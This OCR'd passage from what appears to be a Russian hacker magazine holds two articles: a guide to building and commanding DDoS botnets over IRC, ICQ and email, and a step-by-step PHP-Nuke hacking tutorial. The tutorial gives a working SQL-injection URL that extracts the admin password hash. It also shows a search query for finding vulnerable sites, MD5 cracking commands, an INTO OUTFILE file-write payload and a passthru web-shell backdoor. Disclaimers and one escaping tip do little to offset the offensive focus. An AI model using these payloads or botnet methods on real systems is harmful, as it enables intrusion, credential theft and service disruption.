вирус-убийцу. Так, в геометрической прогрессии, разрастается громадная армия хакера.



❷. Рассылка по ICQ и E-MAIL.

Некоторые выбирают другой путь - путь почтовых и ICQ рассылок. Благо уязвимостей в Internet Explorer'е и эксплойтов к нему всегда хватало. Прием не менее действенный, чем предыдущий. На почту жертве приходит какое-нибудь правдоподобное письмо, в котором содержится смертельная ссылка. Например: "Привет, Андрей! Извини, что не оставил тебе вчера паролей от сайта, просто не было времени! Вот, лови! supersite.com, l: admin p: dg090" или "Добрый день. Спешим обрадовать Вас: Вы выиграли 100 долларов США! Для получения этой суммы проследуйте по адресу www.stobaksov.com/poluchi/". Стоит ли говорить, что после нажатия на ссылку скачивается программа, запускающая троян либо DDoS-программу? "Да ты что, за лоха меня держишь, по таким левым ссылкам я не хожу!" - быть может, запротестуешь ты и окажешься прав. Но, согласись, не все в интернете такие продвинутые, и Сеть просто бурлит новичками, готовыми скачать и запустить что угодно, лишь бы на халяву, да с большими грудями :). Но не будем о женщинах, лучше немного статистики: в интернете больше 500 миллионов пользователей. Каждый тысячный, к примеру, использует Windows XP и не обновляет свою систему, следовательно, его Internet Explorer 6.0 имеет множество багов. Из этой тысячи человек найдутся три, которые клюнут на заманчивое предложение в письме и кликнут по ссылке. Теперь немного математики: 500000000/1000/3 = 166 667 потенциальных ботов. Неплохо, да? Особенно учитывая, что при грамотно написанном DDoS-софте от хакера вообще ничего не требуется. Запустил рассылку, откинулся на спинку стула, положил ноги на стол и, закурив, терпеливо ждешь результатов своей деятельности.

Ну что ж, в общих чертах действия хакера и основные его методы мы рассмотрели. Теперь можно более подробно остановиться на тонкостях, вроде "где же держат ботов?", "что умеет среднестатистический бот?" и т.п.


СОВЕТЫ ЮНЫМ БОТОВОДАМ

❶. IRC.

Самым удобным, на взгляд многих злостных ДДОСеров, является IRC-канал на каком-нибудь сервере, а порой даже целый выделенный IRC-сервер, т.к. один канал может легко закрыть администрация IRC-сети за нелегал либо просто за излишний трафик. В общем, особо не развернуться, и способ этот используют только те, кто хочет всегда иметь под рукой небольшое количество (30-50) ботов, которые могут понадобиться для временного или, в зависимости от атакующих ресурсов, постоянного удаления из Сети какого-нибудь неприятеля (начиная с атаки на уродов, порочащих в Сети любимую девушку, заканчивая банальными атаками на игрока-соперника в популярной сетевой игре, чтобы выбить его из поединка и получить победу по таймауту). Действительно, что может быть проще, чем зайти на

ПРИЗНАНИЕ ОДНОГО ХАКЕРА


Дело шло хорошо, армия ботов росла, никакой сервер не выдерживал наших атак. Мы себя чувствовали Богами виртуальности. Но вдруг монополия исчезла... из-за утечки информации... с наших же уст! Мой друг оказался крысой. Остальные тоже. Все они начали делать по одиночке то же дело. Но месть предателям была сладка и весела. В ходе этих действий скончалась IRC-сеть ChatNet. Один индивидуум, устроивший это нападение, на вопрос о причинах его действий дал понять, что администраторы этой сети были нетрадиционной половой ориентации, а также, что последствия атаки его совсем не волновали. Поняв свою ошибку, осознав, что мы натворили, и раскаявшись, мы отошли от этих дел.




Хакер просматривает багтрак в поисках нового способа распространения зловредной программы



За поимку человека, написавшего червя MyDoom, который совершает DDoS-атаки на www.microsoft.com и www.sco.com, корпорации Майкрософт и SCO предлагают 500 тысяч долларов.



Стоит только скачать, запустить, и твой компьютер попадает под управление хакера


Вот как выглядит процесс управления ботами хакером через IRC

канал и напечатать, например, следующую команду для выполнения: !kill IP-адрес. Все боты послушно начнут заваливать пакетами невинную (хотя в чем-то она провинилась, иначе бы не заслужила такого наказания) жертву. Здесь есть свои проблемы: IRC-серверы нестабильны, их также может запинговать до смерти армия чужих вражеских ботов. Более того, противник даже может банально украсть твоих воинов! :(Преимущества этого способа заключаются в том, что под управление хакера могут одновременно попадать тысячи взломанных серверов. Головная боль: враги не спят и, узнав расположение IRC-сервера хакера, могут попытаться забомбить его все тем же примитивным способом. Результат зачастую превосходит все ожидания: сервер в долгом или вечном дауне, трафик уходит в глубокие минуса, боты зависают на сетевых просторах. Борется с этим хакер достаточно легко, например, так: в бота забивается код, который каждые n минут заходит по адресу http://xakepsite.com/commands.txt, анализирует файл на наличие новых команд и выполняет их. Т.е. умерла IRC-сеть - хакер прописал новую. Проблем-то! Но из решения первой траблы, каким бы это ни казалось смешным, вытекает новая: недоброжелатель может взломать xakepsite.com и выложить туда свои команды, тем самым украв ботов либо убив их. Как говорится, не понос - так пткой в нос. Перейдем к другому виду контролирования сетевых киберубийц, а именно - ICQ-администрированию.

❷. ICQ.

Менее удобный способ, который используется в основном в качестве резервного контакта с потерянными ботами либо в случаях, когда армия невелика.

Механизм работы прост: каждый бот заводит себе icq номер на сервере, выходит в сеть и... все, он готов к работе. Принимает команды только от предварительно указанного уина хакера. Хотя это, конечно, зависит от настройки DDoS-программы.

Отрицательные стороны: с уином бота либо его владельца, то бишь хакера, в любой момент может произойти что-нибудь фатальное, как то: удаление номера из базы ICQ (unregister) или кража. Вдруг сосед Антон увеедет у рассматриваемого в нашей статье хакера его аську, выйдет в онлайн, а там... А там сообщение: "Hello. My IP Address is 195.86.211.4. Ready to use! Just type !help, If you forgot something". Думаю, Антон не растеряется, а хакеру придется кусать локти.

❸. Разное.

Остальные вариации не столь распространены и используются довольно редко, но и о них стоит упомянуть. Некоторые боты открывают на компьютере определенный порт для прослушивания и ждут, когда к ним подключится и авторизуется хакер. Последнему нужен специальный софт, который, как минимум, должен уметь подключаться к списку заданных IP-адресов и посылать им команды. Этот способ удаленного администрирования неудобен, так как чем больше ботов, тем больше соединений откроет машина хакера, и тем медленнее будет происходить процесс работы.

Существует также мыльный способ управления армией хакером. Он намыливает каждого бота (БЕЗ пенки), в результате они становятся скользкими на ощупь и никуда не смогут убежать :). Каждый бот заводит себе e-mail адрес (забавно звучит, согласись) либо получает его сразу же в настройках, и начинает его проверять каждые m минут (просто n уже было :)). Способ для извращенцев (т.к. хакеру в некоторых случаях приходится становиться спамером, что не есть гуд) и полон недочетов и уязвимостей. Чего стоит только подделывание поля 'from' в заголовке посланного боту письма.


Вот, кажется, и все о подробностях работы DDoS'еров.

RESUME

Из-за DDoS-атак разоряются провайдеры, падают цены на акции крупнейших корпораций, принося громадные финансовые убытки (к примеру, на момент написания этой статьи упомянутый в начале червь MyDoom, по уверениям сетевых СМИ, уже успел нанести ущерб на сумму около 30 млрд. долларов). Из-за них же многие люди становятся агрессивными и срываются на своих друзьях, когда в очередной раз не могут попасть на любимый сайт, наблюдая пресловутую "Unable to connect to server". Случалось даже такое, что некоторые страны (!!!) СНГ были отключены от интернета на несколько дней, "благодаря" сильнейшим атакам. DDoS, как и кардинг, фрикинг или любое другое компьютерное мошенничество, является уголовно наказуемым. Т.е. вследствие своих криминальных действий хакер может оказаться под следствием, или, что зачастую бывает еще хуже, ответить сполна перед людьми, которым он нанес ущерб.



Не стоит забывать, что все действия хакера противозаконны, поэтому статья дана лишь в целях ознакомления. За применение этого материала в каких-либо криминальных целях автор и редакция ответственности не несут.


Человек предлагает услуги DDoS'а на форуме за деньги

О ЧЕМ ДОЛЖЕН ДУМАТЬ БОТОВОД

1. Осторожность. Боты должны брать принципиально разные ники в IRC-сети, чтобы догадливые администраторы чата не просекли фишку и не убили всех воинов по определенной маске.

2. Невидимость. Чтобы хозяин взломанного компьютера ненароком не закрыл бота, хакер скрывает окно mIRC'а с глаз долой, благо программ, реализующих это, полно в Сети, причем большинство из них бесплатны.

3. Безопасность. Если человек обнаружит на жестком диске непонятные файлы, откроет их и поймет, что к чему, то может случиться страшное для хакера. Поэтому все важные части скрипта тщательно шифруются.



Никита "red_away" Кислицин (nikitoz@real.xakep.ru)

ПРОГОРЕВШИЕ ДВИЖКИ

В интернете доступно несметное количество бесплатно распространяемых PHP-скриптов. Это и сложные системы для построения динамических сайтов, и форумы, и интернет-магазины. Все они очень удобные, универсальные и красивые. Но главный их плюс - открытость кода - является одновременно и серьезным недостатком, накладывающим ограничение на использование этих систем в коммерческих целях. Ведь имея перед глазами код, профессионал может без особого труда обнаружить уязвимость в системе, поверь, это совсем не сложно, необходимо лишь терпение и некоторые специфические навыки. О них-то я тебе сегодня и расскажу.

ЭТОГО НЕТ В БАГТРАКЕ: ЛОМАЕМ PHP-NUKE

Честно скажу - когда я садился писать материал, мне было ужасно лень искать какие-то необычные решения, хотелось просто взять несколько дырок из багтрака и рассказать, как они работают. Но постепенно я так увлекся, что мне безумно захотелось найти несколько оригинальных решений, ведь это придаст некоторую эксклюзивность материалу - об этих багах ты узнаешь одним из первых, представляешь? :) Также я постараюсь объяснить ход моих мыслей, чтобы ты смог понять, в каком ключе и как именно следует размышлять при поиске этих багов. Ну что ж, поехали. Наш сегодняшний пациент - популярный движок PHP-Nuke.

НЮКАЕМ

Скачав с официального сайта системы (www.phpnuke.org) исходные коды PHP-Nuke и установив движок, начинаем изучать систему. Первое, что я замечаю - все действия пользователя обрабатываются скриптом modules.php, то есть, как и следовало ожидать, система модульная, все действия логически разделены на отдельные программы, которые, по мере необходимости, вызывает скрипт modules.php.

Сразу мысль - имя подключаемого файла напрямую связано с передаваемым через адресную строку параметром $name, посмотрим, как именно:

УСТОЙЧИВЫЙ К АТАКЕ КОД

```
if (ereg("\.\.",$name) || ereg("\.\.",$file) || ereg("\.\.",$mop)) {
echo "You are so cool...";
/* Тут программист проверяет передаваемую переменную, которая будет использоваться для составления имени файла, на наличие ".." - с понятной целью, он не хочет, чтобы мы, хакеры, смогли подключить сценарий из каталога верхнего уровня, содержимое которого может не контролироваться владельцем сайта */
} else {
// .. skiped ..
$modpath .= "modules/$name/$file.php";
if (file_exists($modpath)) {
include($modpath);
}
```

Таким образом, интуиция меня подвела - тут уязвимости нет, программисты увидели возможную проблему и, проверяя строку на "..", отрезали нам всякий путь для продолжения атаки. Что ж, идем дальше. Если уязвимости нет в скрипте, управляющем модулями, то, может быть, она есть в каком-то конкретном блоке?

Серфя по сайту, взглядом отмечаю модули, делающие выборку из БД, в надежде найти уязвимое к sql-injection приложение. И нахожу :). Кусок кода из модуля News:

УЯЗВИМЫЙ КОД МОДУЛЯ NEWS

```
$sql_a = "SELECT topictext FROM ".$prefix."_topics WHERE topicid='$new_topic'";
$result_a = $db->sql_query($sql_a);
$row_a = $db->sql_fetchrow($result_a);
$numrows_a = $db->sql_numrows($result_a);
$topic_title = $row_a[topictext];
OpenTable();
if ($numrows == 0) {
/* тут выводится форма, предлагающая поискать другой пост */
} else {
/* А здесь просто выводится заголовок новости */
}
```

Недалекому человеку может показаться, что тут все путем, никаких проблем нет. А зря :). В этом кусочке кода содержится очень серьезная ошибка, ведь переменная $new_topic не проверяется на наличие

спецсимволов. На что рассчитывали программисты? Сложно сказать. Что хотели, то и получили: sql-injection уязвимость. Если new_topic=1, то выводится заголовок новости с указанным идентификатором. Что будет, если мы поставим ' сразу после единички? Скрипт не выводит ничего хорошего, так и должно быть - запрос синтаксически неверный и, само собой, ничего не возвращает. Весь смысл этой атаки - дополнить выполняемый запрос до синтаксически верного и выудить из системы какие-то ценные данные. В нашем случае это легче всего сделать при помощи конструкции UNION, которая позволяет объединить вывод двух запросов в один поток. Единственное ограничение, которое напрашивается само собой, заключается в том, что в обоих запросах из таблицы должно извлекаться одинаковое число полей, и они должны быть согласованы по типу содержащихся данных. Несложно заметить, что наш запрос запрашивает только одно поле, это topictext. Посмотрим, какого оно типа, для чего откроем файл nuke.sql:

СТРУКТУРА ТАБЛИЦЫ С АВТОРАМИ

```
CREATE TABLE nuke_topics (
 topicid int(3) NOT NULL auto_increment,
 topicname varchar(20) default NULL,
 topicimage varchar(20) default NULL,
 topictext varchar(40) default NULL,
 counter int(11) NOT NULL default '0',
 PRIMARY KEY (topicid),
 KEY topicid (topicid)
)
```

Итак, поле topictext имеет тип varchar и не должно быть длиннее 40 символов. А теперь посмотрим структуру таблицы nuke_authors, в которой хранится информация об авторах сайта. Описание таблицы занимает кучу места, поэтому приведу лишь ключевые моменты:

КАК ИСКАТЬ ДЫРЯВЫЕ САЙТЫ?

Разумеется, при помощи поисковиков. Например, так: **www.yandex.ru/yandsearch?rpt=rad&text=Powered+by+PHP-nuke**. Опыт показывает, что это наиболее эффективный способ найти уязвимый сайт - ведь поисковики индексируют весь текст на страницах, а слова "Powered by PHP-nuke" находятся в нижнем колонтитуле почти каждой системы, работающей на базе этого движка. На момент написания статьи Яндекс находил чуть меньше 50 тысяч сайтов, в той или иной мере уязвимым оказывался каждый второй проект - как и говорилось выше, директива magic_quotes_gpc включена примерно на половине систем. Делайте выводы, господа. И еще, когда найдешь уязвимый сайт, сообщи об этом администратору проекта, не нужно скрипткидничать, это некрасиво и асоциально.

СТРУКТУРА ТАБЛИЦЫ С ТОПИКАМИ

```
CREATE TABLE nuke_authors (
 aid varchar(25) NOT NULL default '',
 name varchar(50) default NULL,
 url varchar(255) NOT NULL default '',
 email varchar(255) NOT NULL default '',
 pwd varchar(40) default NULL,
 /* skiped.. */
 PRIMARY KEY (aid),
 KEY aid (aid)
)
```

Отлично! Поле "pwd" имеет такой же тип, что и topictext - varchar, а значит, при помощи UNION можно получить пароль администратора:

```
host.ru/modules.php?name=News&new_topic=31337'%20UNION%20SELECT%20pwd%20from%20nuke_authors%20where%20name='God'/*
```

В этом случае выполняемый запрос таков:

```
SELECT topictext FROM nuke_topics WHERE topicid='31337'
UNION SELECT pwd from nuke_authors where name='God'/*'
```

Обращаю твое внимание, что, благодаря символам /*, обозначающим начало комментария, мы заставляем парсер sql-запросов игнорировать лишнюю кавычку в конце запроса. Также следует заметить, что если в topicid будет стоять реальный идентификатор какой-то новости, запрос вернет две строки. В первой будет заголовок этой новости, а во второй - пароль администратора.

Но поскольку никакого цикла по полученным данным программистами не организовано (странно, если бы было иначе), необходимо добиться, чтобы первый запрос ничего не возвращал, для чего достаточно, чтобы topicid был равен любому большому числу, например 31337.

Но что это? Пароль необычно длинный и какой-то странный. Думаешь, администратор - параноик и зазубрил 3 десятка произвольных символов? :) Нет, приятель, если ты попробуешь использовать эту странную строчку в качестве пароля к административной учетной записи, то обломаешься, этот пароль не подойдет. В чем же дело? А дело в том, что создатели PHP-Nuke решили усложнить нам жизнь и используют защищенную аутентификацию, криптуя пароли алгоритмом MD5:

```
$pwd = md5($pwd);
$sql = "SELECT pwd, admlanguage FROM ".$prefix."_authors
WHERE aid='$aid'";
```


Если ты почитаешь документы по MD5, то узнаешь, что это ассиметричный алгоритм, и единственный метод, позволяющий по зашифрованной строке выяснить оригинал,

НЕСКОЛЬКО СЛОВ О PHP-NUKE



PHP-nuke, пожалуй, самый популярный и известный движок для динамических сайтов. Его в 1998 году написал Франциско Бурзи (Francisco Burzi) для использования в собственном новостном проекте Linux Preview - **linuxpreview.org**.

Первая версия движка функционировала на Perl-сценариях, написанных этим же парнем. Однако по мере роста сайта стало понятно, что скрипты не удовлетворяют потребностям, нужно что-то новое, более удобное, быстрое и функциональное. Поскольку Perl Франциско, как он сам утверждает, знал не особенно хорошо, он взял готовый движок Thatware, подучил PHP и примерно за 380 часов написал PHP-nuke, каким мы его знаем сегодня. Так 17 августа 2000 года появился на свет рекордсмен по популярности, дырявости и функциональности, великий и ужасный PHP-nuke. Разумеется, за 4 года жизни проекта система претерпела значительные изменения, добавилось множество функций, а за ними, как ты уже заметил, в систему проникли и баги.



Хеш администраторского пароля одного из взломанных сайтов




При использовании аутентификации на базе MD5 может произойти интересная ситуация, называемая коллизией. Двум различным строкам различной длины может соответствовать один и тот же хеш - в этом случае для захода в систему может использоваться этот второй, альтернативный пароль. Математически этого исключать нельзя, однако вероятность возникновения подобной ситуации довольно мала.



Все приемы, описанные в этой статье, служат лишь для ознакомления. Редакция напоминает, что применение этих методов на практике противозаконно и уголовно наказуемо.



Защититься от описываемых атак очень просто, для этого следует воспользоваться функцией mysql_escape_string().




Уязвимый скрипт

ужасающе туп. Первым делом необходимо сформировать набор слов, которые потенциально могут быть зашифрованной строкой, скрывающейся за длинным хешем. Строка-претендент криптуется алгоритмом MD5, после чего сравнивается с хешем, если строки совпадают, значит, мы нашли искомое слово, в противном случае берется следующий претендент. Само собой, это довольно сложная вычислительная задача, которая на старых машинах затянулась бы надолго, на современных же процессорах эта операция выполняется относительно быстро - перебор всех возможных вариантов для восьмисимвольного пароля на быстром процессоре займет примерно полтора года :).

КАК ПОДБИРАТЬ?

Если ты умеешь программировать, для тебя не составит большого труда написать утилиту для взлома MD5. Более ленивые читатели могут воспользоваться уже готовым софтом - например, JohnTheRipper'ом, о котором мы уже делали хороший материал. Когда же я подбирал пароль для взломанного сайта, мне захотелось посмотреть альтернативный софт, и я нашел утилиту mdcrack.exe, ее можно скачать на сайте http://mdcrack.df.ru либо достать с нашего CD. Программа выполнена в виде консольного приложения и имеет целый набор флагов, разобраться с которыми несложно (для получения справки необходимо запустить софтину с флагом -h). Для того чтобы подобрать закриптованную алгоритмом MD5 строку, состоящую лишь из латинских символов и цифр, необходимо запустить утилиту: mdcrack.exe -M MD5 5bc8b3c903b946f2a5931f4fcdf84f34. Флагом -M специфицируется алгоритм, а длинная строчка - это, очевидно, известный нам хеш.

При помощи флага -s можно явно указать символы, из которых состоит пароль, -S задает минимальную длину строки-оригинала. Скорость работы особенно не впечатлила, но это потому, что у меня древняя машинка (P3-450@600mghz). Пароль к сайту подбирался примерно трое суток, когда же я, интереса ради, запустил эту же утилиту под FreeBSD на P4-2.6Ghz, подбор занял всего 20 часов. Вообще, скорость подбора на хорошем процессоре составляет примерно 7-8 миллионов вариантов в секунду. Для пароля длиной 8 символов, состоящего из латинских букв + цифр, количество различных вариантов составляет 64^8=281474976710656, на что уйдет примерно 407 дней. Неслабо, да? Но это в самом тупом случае, обычно пароль подбирается значительно быстрее, хотя все равно этот процесс занимает значительное время. Именно по этой причине у меня возникла идея создать распределенную систему, взламывающую MD5-хеши. Ведь если за дело возьмутся сразу сто машин, результат будет достигнут значительно быстрее. Надеюсь, в одном из ближайших выпусков Х ты увидишь материал о нашем взломщике MD5 :).




Хороший документ по безопасности PHP-сценариев лежит тут: http://php.rinet.ru/manual/en/security.index.php



На нашем CD лежит PHP-nuke седьмой версии и полный комплект документов по написанию безопасных сценариев.

Файл nuke.sql идет в поставке с системой, и в нем содержатся все sql-запросы, выполняемые при установке системы. Именно из него проще всего узнать структуру таблиц в базе данных.



Взлом MD5 - ресурсоемкая задача. Чтобы система не лагала, нужно понизить приоритет подборщика

ВОЛШЕБНЫЕ КАВЫЧКИ

При конфигурировании PHP-интерпретатора администраторы сталкиваются с важнейшей директивой magic_quotes_gpc. Если она включена, все символы кавычек, получаемые из форм html и файлов cookies (GPC - это Get/Post/Cookie), преобразуются в escape-последовательности. Если программист об этом не знает, то он вскоре обнаружит в данных системы множество слешей (слеш - это escape-символ для кавычек). Верно и обратное - если он на это рассчитывает, но этого не происходит и вместо escape-последовательностей скрипт получает обыкновенные кавычки, система также может неадекватно работать. Именно эта проблема главным образом используется в sql-injection атаках. Сейчас сложилась очень тревожная ситуация - подобные уязвимости встречаются в очень большом числе интернет-систем. Более того, многие системные администраторы, следуя рекомендованным настройкам, выключают эту опцию, в результате чего примерно на половине систем PHP работает с magic_quotes_gpc=Off. И на это есть свои причины, производители PHP здесь абсолютно правы. Неправы, как всегда, разработчики web-систем, они не проверяют переменные, используемые в составлении sql-запросов, на спецсимволы. Этих уязвимостей очень много. Мне иногда даже кажется, что программисты специально допускают эти ошибки, чтобы получить контроль над кучей сайтов, ведь часто эти проблемы не так уж легко использовать, поэтому они защищены от глупых scriptkiddies.

```
; Magic quotes
;
; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
magic_quotes_runtime = Off


; Use Sybase-style magic quotes (escape ' with '' instead of \').
magic_quotes_sybase = Off
```

Настройка параметров PHP

> Пароль к сайту подбирался примерно трое суток.

ПИШЕМ В ФАЙЛ

Могло показаться, что sql-injection атаки могут влиять лишь на структуру базы данных. Это не совсем верно, ведь используя некоторые функции и возможности сервера БД, можно вносить изменения и в файловую систему! Так, например, результат запроса в mySQL последних версий может быть записан в текстовый файл при помощи предложения INTO OUTFILE 'filename', например: select pwd from users where login='vasya' into outfile 'pwd.txt'. Таким образом, даже запрос, результаты которого не выводятся браузеру, может использоваться злоумышленником для получения информации. За примером таких уязвимостей, к сожалению, далеко ходить не надо - им подвержены почти все функции из модуля Downloads PHP-Nuke, например процедура Add. Если, скажем, в диалоге "Add download" в поле с адресом программы поставить нечто вроде «http://iredd.ru' union select pwd from nuke_authors where name='God' into outfile '\path\to\site\hack.txt'/*», это опять запишет хешированный пароль в файл, доступный для чтения браузером. Единственная проблема - выяснить абсолютный путь в файловой системе каталога с web-документами. Но сделать это совсем не сложно. Если сайт хостится у конторы, которая этим профессионально занимается, то в любом FAQ'е на


Взлом другого сайта через аналогичную уязвимость

сайте хостера ты найдешь эту информацию. Если же сайт размещен на сервере компании, которая не занимается профессионально web-хостингом, следует поискать скрипты, выводящие сообщения об ошибках, либо просто попытаться подобрать путь, хотя это уже требует отменного чутья :).

Но что это я все о базах данных, администраторских паролях... Можно добиться значительно большего - организовать на взломанной машине web-шелл или невидимый бэкдор, позволяющий выполнять произвольный php-код!

Как это сделать? Я довольно быстро дошел до этого, поэтому не буду тебя томить. Администратор системы может размещать топики, содержащие спецсимволы, нас интересует именно < и >. Создадим топик со следующим содержимым: <? require($file); ?> или <? passthru($cmd); ?>. А теперь, например, при помощи предыдущей уязвимости, запишем этот топик в файл backdoor.php в какой-нибудь экзотической директории. Что мы имеем? В первом случае можно указать в параметре $file созданного нами скрипта урл вредоносного скрипта либо его абсолютный путь в файловой системе - скрипт можно залить в общедоступный каталог и обращаться к нему в стиле ../../path/to/file/. Во втором случае мы получаем доступ к шеллу системы с правами текущего пользователя. Правда, красивое решение? :)

ПАНАЦЕЯ

